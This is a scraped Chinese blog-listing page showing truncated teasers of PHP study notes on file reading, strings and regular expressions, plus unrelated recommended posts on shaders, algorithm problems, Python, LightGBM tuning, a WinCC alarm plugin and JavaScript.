PHP学习笔记 - 进阶篇(7) 文件操作 读取文件内容 PHP具有丰富的文件操作函数,最简单的读取文件的函数为file_get_contents,可以将整个文件全部读取到一个字符串中. $conte ...
- PHP学习笔记 - 进阶篇(4)
PHP学习笔记 - 进阶篇(4) 字符串操作 字符串介绍 PHP开发中,我们遇到最多的可能就是字符串. 字符串变量用于包含字符串的值. 一个字符串 通过下面的3种方法来定义: 1.单引号 2.双引号 ...
- PHP学习笔记 - 进阶篇(5)
PHP学习笔记 - 进阶篇(5) 正则表达式 什么叫正则表达式 正则表达式是对字符串进行操作的一种逻辑公式,就是用一些特定的字符组合成一个规则字符串,称之为正则匹配模式. $p = '/apple/' ...
随机推荐
- Shader-内轮廓自发光效果
需求 1 基于涅菲尔反射的变形 原理 (近处的反射少,远处反射多) 1)公式(近似):F = Fscale + (1-Fscale)(1-v·n)^5 利用fresnel做边缘发光,代码 fixed ...
- bzoj2296【POJ Challenge】随机种子*
bzoj2296[POJ Challenge]随机种子 题意: 求一个≤10^16的数,使这个数包含123456789且为x的倍数.x≤1000000. 题解: 16-6刚好等于10.因此我们可以直接 ...
- 数据聚合与分组操作知识图谱-《利用Python进行数据分析》
所有内容整理自<利用Python进行数据分析>,使用MindMaster Pro 7.3制作,emmx格式,源文件已经上传Github,需要的同学转左上角自行下载或者右击保存图片. 其他章 ...
- ModuleNotFoundError: No module named 'phkit.pinyin'
1 产生背景 在mac系统本地使用正常,在linux系统上phkit包缺少相应的python文件 2 解决方案 自己想出来,手动上传本地相关python代码到linux服务器 3 解决过程 首先通过项 ...
- 信不信?各种红包App最后都会整合游戏!App+游戏的变现模式分析
最近两个月「晓衡在线猿码微服」商城上出现了一类需求特别的客户: 我们有个 App,日活用户达到 XXX万,计划在 App 中嵌入游戏增加用户留存和利用流量变现,还有... 看你们这里游戏不少,想了解一 ...
- Python 简明教程 --- 24,Python 文件读写
微信公众号:码农充电站pro 个人主页:https://codeshellme.github.io 过去的代码都是未经测试的代码. 目录 无论是哪种编程语言,IO 操作都是非常重要的部分.I 即Inp ...
- 【bfs+链式向前星】防御僵尸(defend)计蒜客 - 45288
题目: A 国有 n 座城市,n−1 条双向道路将这些城市连接了起来,任何两个城市都可以通过道路互通. 某日,A 国爆发了丧尸危机,所有的幸存者现在都聚集到了 A 国的首都(首都是编号为 1 的城市) ...
- 工程能力UP | LightGBM的调参干货教程与并行优化
这是个人在竞赛中对LGB模型进行调参的详细过程记录,主要包含下面六个步骤: 大学习率,确定估计器参数n_estimators/num_iterations/num_round/num_boost_ro ...
- 手把手教你基于C#开发WinCC语音报警插件「附源代码」
写在前面 众所周知,WinCC本身是可以利用C脚本或者VBS脚本来做语音报警,但是这种方式的本质是调用已存在的音频文件,想要实现实时播报报警信息是不行的,灵活性还不够,本文主要介绍基于C#/.NET开 ...
- js的传递方式
回头过来复习一下. 从一个变量向另一个变量复制的时候,复制过去以后,都是单独独立的变量,当你改变其中一个的时候,并不会影响另一个变量.他们只是value相同而已: var a = 1; var b= ...